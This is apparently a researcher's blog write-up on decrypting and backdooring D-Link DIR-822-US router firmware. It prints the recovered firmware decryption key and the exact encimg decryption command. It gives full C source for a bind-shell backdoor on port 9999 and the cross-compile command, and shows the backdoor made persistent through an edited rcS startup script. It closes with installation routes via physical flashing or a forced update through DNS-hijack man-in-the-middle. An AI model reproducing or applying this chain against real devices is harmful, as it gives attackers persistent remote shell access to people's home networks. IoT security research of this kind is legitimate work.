IOT Security

Backdooring encrypted router firmware

Router Info

Target Router Model	D-Link DIR-822-US
Commercial description	Wireless AC1200 Dual Band Router with High-Gain Antennas
Amazon	https://www.amazon.com/D-Link-Wireless-1200-Router-DIR-822/dp/B00PVDRKI6
Official Website	https://www.dlink.com/us/en/products/dir-822-ac1200-wi-fi-router
Firmware Protection	Yes, via AES symmetric encryption
Main country of distribution	US

OSINT

On a blog I found a useful piece of information on this router model, according to which the D-Link DIR-822-US did not always have encrypted firmware, but this functionality was only added at a later date.

The first objective was therefore to obtain chronological order of firmware updates and related updates.

- Useful information on how to update a Dlink product manually: https://www.dlink.com/it/it/support/faq/access-points-and-range-extenders/access-points/dap-series/dap-1360/dap-1360-update-firmware.
  The web page explains that you can find the various versions of Dlink products via the FTP server: ftp://ftp.dlink.eu/Products/ .
- I then contacted the FTP server, and explored the available resources. There was indeed a PATH /Products/ the server, listing various products, including the **DIR-822-US.**
- By listing the contents of the directory, it was possible to obtain a list of the product's firmware versions and their Release Notes, containing information on the relevant update.


```
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||40886|).
150 Here comes the directory listing.
-rw-r--r--    1 1001     1001      6446705 Jun 08  2018 DIR-822-US_REVC_FIRMWARE_v3.01B02.zip
-rw-r--r--    1 1001     1001      9645579 Jul 06  2017 DIR-822-US_REVC_MANUAL_063017_v3.01_US.pdf
-rw-r--r--    1 1001     1001       916832 Jun 08  2017 DIR-822-US_REVC_QIG_033017_v3.00_US_EN.pdf
-rw-r--r--    1 1001     1001       114069 Jun 08  2018 DIR-822-US_REVC_RELEASE_NOTES_v3.01B02_EN.pdf
-rw-r--r--    1 1001     1001       398107 Jan 15  2018 DIR-822_REVC_DATASHEET_v3.01_US_EN.pdf
-rw-r--r--    1 1001     1001      6684155 Sep 14  2017 DIR-822_REVC_FIRMWARE_v3.02B05.zip
-rw-r--r--    1 1001     1001     13698045 Sep 17  2018 DIR-822_REVC_FIRMWARE_v3.10B06.zip
-rw-r--r--    1 1001     1001      6923468 Apr 22  2019 DIR-822_REVC_FIRMWARE_v3.11B01.zip
-rw-r--r--    1 1001     1001      6968704 Feb 07  2020 DIR-822_REVC_FIRMWARE_v3.11B01_ICJG_WW_BETA.zip
-rw-r--r--    1 1001     1001     13757158 May 10  2019 DIR-822_REVC_FIRMWARE_v3.12B04.zip
-rw-r--r--    1 1001     1001      6917028 Jul 11  2019 DIR-822_REVC_FIRMWARE_v3.13B01.zip
-rw-r--r--    1 1001     1001      6951780 Dec 03  2019 DIR-822_REVC_FIRMWARE_v3.15B02.zip
-rw-r--r--    1 1001     1001      8841404 Mar 24  2021 DIR-822_REVC_MANUAL_11032017_v3.01_US_EN.pdf
-rw-r--r--    1 1001     1001       124710 Sep 14  2017 DIR-822_REVC_RELEASE_NOTES_v3.02B05_EN.pdf
-rw-r--r--    1 1001     1001       142341 Sep 17  2018 DIR-822_REVC_RELEASE_NOTES_v3.10B06.pdf
-rw-r--r--    1 1001     1001        63501 Apr 22  2019 DIR-822_REVC_RELEASE_NOTES_v3.11B01.pdf
-rw-r--r--    1 1001     1001       117941 Feb 07  2020 DIR-822_REVC_RELEASE_NOTES_v3.11B01_ICJG_WW_BETA.pdf
-rw-r--r--    1 1001     1001       218129 May 10  2019 DIR-822_REVC_RELEASE_NOTES_v3.12B04.pdf
-rw-r--r--    1 1001     1001        63290 Jul 11  2019 DIR-822_REVC_RELEASE_NOTES_v3.13B01.pdf
-rw-r--r--    1 1001     1001       106648 Dec 03  2019 DIR-822_REVC_RELEASE_NOTES_v3.15B02.pdf
-rw-r--r--    1 1001     1001      6762644 Sep 17  2018 DIR822C1_FW303WWb04_i4sa_middle.bin
226 Directory send OK.
ftp>
```

- By downloading all release-related zip files from the FTP server, and analysing each associated Release Note, was possible to obtain device's firmware Release History (Not available directly online)

Release History

Relese Date	Version Code	File name
06/11/2019	3.15B02	DIR-822_REVC_FIRMWARE_v3.15B02.zip
10/7/2019	3.13B01	DIR-822_REVC_FIRMWARE_v3.13B01.zip
26/4/2019	3.12B04	DIR-822_REVC_FIRMWARE_v3.12B04.zip
1/1/2019	3.11B01	DIR-822_REVC_FIRMWARE_v3.11B01.zip
17/8/2018	3.10B06	DIR-822_REVC_FIRMWARE_v3.10B06.zip
17/8/2018	303WWb04_i4sa_middle	DIR822C1_FW303WWb04_i4sa_middle.bin
14/9/2017	3.02B05	DIR-822_REVC_FIRMWARE_v3.02B05.zip
27/4/2016	3.01B02	DIR-822-US_REVC_FIRMWARE_v3.01B02.zip

Analysis Entropy and the logical structure of each version



It can be seen that from version 303WWb04_i4sa_middle (The third-to-last), the entropy changes considerably, suggesting that since 3.10B06 (The fourth-to-last), much of the firmware has been encrypted.

Further analysis on these two versions, shows that version 303WWb04_i4sa_middle (The third-to-last), has unencrypted firmware, compressed with ZLMA, whereas, for version 3.10B06 (The fourth-to-last), no information on the firmware structure can be obtained, reinforcing the encryption hypothesis.

303WWb04_i4sa_middle (The third-to-last)

```
┌──(kali㉿kali)-[~/Desktop/Firmwares]
└─$ sudo binwalk -t DIR822C1_FW303WWb04_i4sa_middle.bin
[sudo] password for kali:

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             DLOB firmware header, boot partition:
                              "dev=/dev/mtdblock/1"
10380         0x288C          LZMA compressed data, properties: 0x5D,
                              dictionary size: 8388608 bytes, uncompressed
                              size: 4246396 bytes
1376372       0x150074        PackImg section delimiter tag, little endian
                              size: 3166720 bytes; big endian size: 5386240
                              bytes
1376404       0x150094        Squashfs filesystem, little endian, version
                              4.0, compression:lzma, size: 5384655 bytes,
                              2352 inodes, blocksize: 131072 bytes,
                              created: 2018-04-28 02:11:42
```


3.10B06 (The Fourth to Last)

```
┌──(kali㉿kali)-[~/Desktop/Firmwares]
└─$ sudo binwalk -t DIR822C1_FW310WWb06.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
```

Analysis of Release Notes of version 3.10B06

(The fourth to last, and first to enter encryption)



D-Link
BUILDING NETWORKS FOR PEOPLE

DIR-822 Firmware Release Notes

Firmware: FW v3.10B06
Hardware: Rev. Cx
Data:2018/8/17

Note:

- The firmware version is advanced to v3.10B06.
- The firmware v3.10 must be upgraded from the transitional version of firmware v303WWb04_middle.

Problem Resolved:

- N/A

Enhancements:

- Firmware image protection
- Update dnsmasq to 2.78
- Supports VLAN profile.

---------------------- END ----------------------

As can be seen in the 'Notes:' section, the product must go through 303WWb04_i4sa_middle in order to update to this new version.

Also specified among the improvements is the inclusion of 'Firmware image protection', thus officially confirming the addition of encryption.

Analysis of data obtained and basic intuition

From the known releases:


- To update the product to version 3.10B06 (With encryption), the product must already be in the middle version (Unencrypted).
- Both versions are dated 17/8/2018, which suggests that the middle version is only, indeed, an intermediate step, and does not add major improvements and changes

The suspicion is that code is available in the middle version to decrypt the immediately following firmware update 3.10B06, which is distributed directly encrypted (Firmware image protection).

Comparison of versions


Wanting to follow this intuition, we compare the middle version (the third-to-last) with the immediately preceding 3.02B05 (the penultimate), clearly analysing the changes made to the firmware to prepare for new versions with Firmware image protection. The idea is to find the key changes that enable the middle to decrypt the new versions.

To perform this analysis, the file systems of both versions were extracted using 'binwalk -e firmware_version.bin', and then compared using the kdiff3 tool, which enabled the differences between the two file systems to be identified.



The output of KDiff3 shows that there are 360 different files.

Wanting to consider only those files with target-detected names ('firmware', 'update', 'upgrade' and 'download', or a mix of them), and with the assistance of the tool, which makes the operation easy, is result particular interest the file **/etc/templates/hnap/StartFirmwareDownload.php.**



The highlighted code represents the differences between the old and the new version of the file.

PHP code added

```
// fw encimg
setattr("/runtime/tmpdevdata/image_sign" , "get", "cat /etc/config/image_sign");
$image_sign= query("/runtime/tmpdevdata/image_sign");
fwrite("a", $ShellPath, "encimg -d -i ".$fw_path." -s ".$image_sign." > /dev/console
n");
del('/runtime/tmpdevdata');
```

Using GPT chat for further analysis, with the aim of having a quick understanding of the code, he was asked to explain the code above, here is the Summary of the answer:

###

Summary

This script:

- *Retrieves a signature or key from /etc/config/image_sign.*

- *Uses it in a command to decrypt a firmware image located at $fw_path with the encimg utility.*
- *Writes this command to a file at $ShellPath.*
- *Cleans up temporary runtime data after use.*

###


Chat GPT confirms the assumption that this change is related to insertion of cryptographic procedures.

We can therefore understand that the php script executes the prompt on the shell:


```
encimg -d -i <fw_path> -s <image_sign>.
```

Static analysis of the "encimg" file via Ghidra

Using the 'file' command, it was possible to obtain information on the binary:



Using the Ghidra reverse engineering tool, it was instead possible to analyse the symbol table and structure.



Analysing the functions imported from the binary, one can see:

- AES_set_decrypt_key
- AES_set_encrypt_key
- AES_CBC_encrypt

This is confirmation that the binary is used to encrypt and decrypt via AES.

Dynamic analysis of the "encimg" file via qemu

Using the qemu-mips tool, it was possible to run the ELF executable for MIPS architecture in order to analyse its behaviour.

```
┌──(kali㉿kali)-[~/Desktop/Firmwares]
└─$ sudo qemu-mips -L ./_DIR822C1_FW303WWb04_i4sa_middle.bin.extracted/squashfs-root ./_DIR822C1_FW303WWb04_i4sa_middle.bin.extracted/squashfs-root/usr/sbin/encimg
no signature specified!
Usage: encimg {OPTIONS}
   -h                     : show this message.
   -v                     : Verbose mode.
   -i {input image file}  : input image file.
   -o {output image file} : output image file.
   -e                     : encode file.
   -d                     : decode file.
   -s                     : signature.
```

Now è therefore possible reconstruct the operation done by file **/etc/templates/hnap/StartFirmwareDownload.php via shell (**encimg -d -i <fw_path> -s <image_sign**>).**

- -d : indicates the decrypt operation
- -i <fw_path> : assumes the file or folder to be decrypted
- -s <image_sign>: supposed to be the key to decrypt

Key search

By reanalysing the initial PHP code, we can now have a better understanding:

```
// fw encimg
setattr("/runtime/tmpdevdata/image_sign" , "get", "cat /etc/config/image_sign");
$image_sign= query("/runtime/tmpdevdata/image_sign");
fwrite("a", $ShellPath, "encimg -d -i ".$fw_path." -s ".$image_sign.>
/dev/console n'); del('/runtime/tmpdevdata');
```

It is finally possible to understand where the key is located, i.e. in the file '/etc/config/image_sign'.

Executing 'cat"/etc/config/image_sign' yields the key:

wrgac43s_dlink.2015_dir822c1


Decrypting Encrypted Firmware

I run the decrypting script via qemu-mips:

```
qemu-mips -L <fileSystem> ./usr/sbin/encimg -d -i <path to encrypted
firmware> -s wrgac43s_dlink.2015_dir822c1
```

Firmware version 3.15B02 analysed PRE DECRYPT:

Firmware version 3.15B02 analysed POST DECRYPT:



Backdoor Creation via Cross- Compilation

What was needed was an extremely simple backdoor, with few dependencies, and taking up little memory space.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
define SERVER_PORT 9999

int main() {
    int serverfd, clientfd, server_pid, i= 0;
    char *banner= "[~] Welcome to @OsandaMalith's Bind Shell\n";
    char *args[] = { "/bin/busybox", "sh", (char *) 0 };
    struct sockaddr_in server, client;
    socklen_t len;
    server.sin_family = AF_INET;
    server.sin_port= htons(SERVER_PORT);
    server.sin_addr.s_addr = INADDR_ANY;
    serverfd = socket(AF_INET, SOCK_STREAM, 0);
    bind(serverfd, (struct sockaddr *)&server, sizeof(server));
```

```
    listen(serverfd, 1);

    while (1) {
        len= sizeof(struct sockaddr);
        clientfd= accept(serverfd, (struct sockaddr *)&client, &len);
        server_pid = fork();
        if (server_pid) {
            write(clientfd, banner, strlen(banner));
            for(; i <3 /*u*/; i++) dup2(clientfd, i);
            execve('/bin/busybox', args, (char *) 0);
            close(clientfd);
        } close(clientfd);
    } return 0;
}
```

The bindshell was compiled by means of a cross-compilation performed with the Buildroot tool.

```
ubuntu@ubuntu-VMware-Virtual-Platform:~/Desktop/emux-buildroot-toolchains/usr/bin$
 ./mips-buildroot-linux-uclibc-gcc bindshell.c -static -o bindshell
```

(An Ubuntu VM is shown in the image, as I preferred not to use Kali for cross-compilation for reasons of dependencies and compatibility)

Backdoor Injection

The latest firmware version, 3.15B02, was decrypted, and the file system was extracted using the tools in 'Firmware-mod-kit'.

The following operations were performed on the file system

The backdoor (bindshell) was placed in the path '/etc/templates'.

```
┌──(kali㉿kali)-[~/…/fmk_ORIGINAL_IMAGE.bin/rootfs/etc/templates]
└─$ ls
bindshell   dhcpv6c.conf   hnap
```

To make it persistent at each start-up, the file /etc/init.d/rcS was modified. (Files in /etc/init.d are executed at system start-up)

```
#!/bin/sh
for i in /etc/init.d/S??* ;do
        # Ignore dangling symlinks (if any).
        [ ! -f "$i" ] && continue
        # Run the script.
        echo "[$i]"
        $i
done
echo "Starting bindshell"
/etc/templates/bindshell &

echo "[$0] done!"
/etc/init0.d/rcS
```


Before re-building, the configuration file for the extracted firmware had to be modified, increasing the maximum firmware size. This is obviously due to the insertion of the backdoor, which requires additional space, and thus increases the size of the firmware.

```
┌──(kali㉿kali)-[~/Desktop/emulated_final/fmk_ORIGINAL_IMAGE.bin/logs]
└─$ cat config.log
FW_SIZE='6929484'
HEADER_TYPE='dlob'
HEADER_SIZE='0'
HEADER_IMAGE_SIZE='1376404'
HEADER_IMAGE_OFFSET='0'
FOOTER_SIZE='0'
FOOTER_OFFSET='6929484'
FS_TYPE='squashfs'
FS_OFFSET='1376404'
FS_COMPRESSION='lzma'
FS_BLOCKSIZE='131072'
ENDIANESS='-le'
MKFS="./src/others/squashfs-4.2-official/mksquashfs"
```


The modified firmware was finally re-built via FMK.

Execution in a simulated environment

To virtually simulate firmware execution, the Firmware Analysis Toolkit was used.



I use ncat, the IP assigned to the firmware and port 9999 to establish the connection to the backdoor.



Attack vectors

You can exploit this firmware in at least 2 ways:

1. If you have physical access to the router, you can write the firmware version (with backdoors) in plain text directly into the memory.
2. If one does not have access to the firmware, but it is possible to do a man-in-the-middle attack (e.g. via DNS Hijacking/Spoofing), one can force a firmware update and cause the installation of encrypted (backdoor) firmware (which will be decrypted from the currently running version).